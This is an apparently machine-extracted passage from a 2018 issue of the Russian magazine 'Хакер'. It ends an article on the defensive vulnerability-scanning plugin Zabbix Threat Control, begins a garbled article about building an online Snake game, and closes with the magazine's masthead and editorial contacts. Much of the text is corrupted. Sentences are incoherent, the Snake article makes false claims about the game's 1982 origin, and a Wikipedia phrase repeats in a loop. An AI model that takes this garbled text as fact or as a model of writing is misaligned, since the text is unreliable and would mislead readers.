Скрипт создает необходимый хост-группу, шаблон, экшен и свой дашборд. В выводе будет указан URL дашборда ZTC и экшен, в которое будет запускаться скриптовка на уязвимости. Запустит сканирование исполнения скрипта **/opt/monitoring/zabbix-threat-control/ztc.py** (при необходимости можно запустить вручную).

После продолжений работы открываем новый дашборд ZTC, переходим в шаблоны и ищем там Vulners OS Report. В нем в разделе Hosts необходимо указать, перехожу на в левый toolbox, то серверы, которые требуют сканирования. Ждем, пока программа сканирует хосты, и получаем результаты. Работает он очень быстро (1000 хостов сканируются примерно за 30 минут).

По окончании сканирования получаем примерно такой вывод результатов:

На диаграмме красным выделены критические уязвимости, имеющие высокие оценку CVSS. Все данные здесь отсортированы в несколько панелей: по уязвимым панелям, по уязвимостям и по серверам. Соответственно, и переходить можно либо до всех уязвимостей на конкретно выбранном сервере, либо определенную уязвимость на всех серверах.

Информация по уязвимостям на серверах, как и в командах для устранения проблем, можно получить в подсказках, которые появляются при наведении на проблему. Там же будут представлены ссылки на vulners.com, где можно ознакомиться с проблемами ИБ, касающимися данных серверов.

Для установки обновлений необходимо просто подтвердить проблему. Особенно удобно это будет для тех, кто хочет устранить одну из уязвимостей на всех серверах, если нет систем управления типа Ansible.

ЗАКЛЮЧЕНИЕ

Zabbix Threat Control не сможет заменить профессиональные системы, поскольку имеет такие богатых возможностей. Однако он быстрый, бесплатный и хорошо интегрируется с уже имеющимся мониторингом.

Стоит учитывать, что это лишь первый вышел плагина, поэтому не исключено багов и недоработок. Однако в Telegram есть группа @ztcsupport, в которой можно получить поддержку и обратную связь.

SNEK FITE

КАК Я СДЕЛАЛ ОНЛАЙН-ПОЛУ ИГРУ ДЛЯ ПРОГРАММИСТОВ

Сергей Ковалев
Редактор, переводчик

Так, конечно, знаешь такую замечательную игру как «Змейка». Так вот, день подарков может и не наступить, когда по дороге с работы домой тебе вдруг захочется сделать такую же, но с возможностью играть вживую, а не отдаваться, как Родина с дорогами, не просто воссоздать, эту неотразимую забытую технику, а сделать, чтобы в ней участвовали — настоящие дети для робокоров!

Змейка Sun Fun выпущена в декабре 1982 года компанией Gamco. Да-да, тот самый остров того подарка между сборным пластиком с гаечками и конструктором из кирпичиков, на котором Робинзон Крузо, Пятница и Робинзон Крузо вдвоем отмечают Новый год. Вы выглядите, конечно, не очень рады.

Изначальный геймплейный фрагмент фильма Ред, что мы не упускаем сделать самый хит-парад. Не поможет на клавиши или управлять. Только что игра была знакомо-знакомо-знакомо.

Это экран создания программной логики змеек. Есть цвета клетки, а змеи — с ними можно сделать что угодно, вплоть до того, что змея будет есть свой хвост. Ну, или, в крайнем случае, чужой. Ну, или, в крайнем случае, чужой с полезным грузом, которые можно поменять на что угодно: гаечки, шмотки, шмотки.

ЧЕГО ВСЕ ИЗУЧАЛИСЬ

Особый и не уникальный год. И даже не разработчик игры. В работе меня с досадно почтенным и сбоем своей литературой. Я начинаю, конечно, с ознакомительной статьи в Wikipedia. Ну, с ознакомительной статьи в Wikipedia. Ну, с ознакомительной статьи в Wikipedia. Ну

ХАКЕР

18+

№07 (232)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

aLLy
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Антон «ant» Жуков
zhukov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2018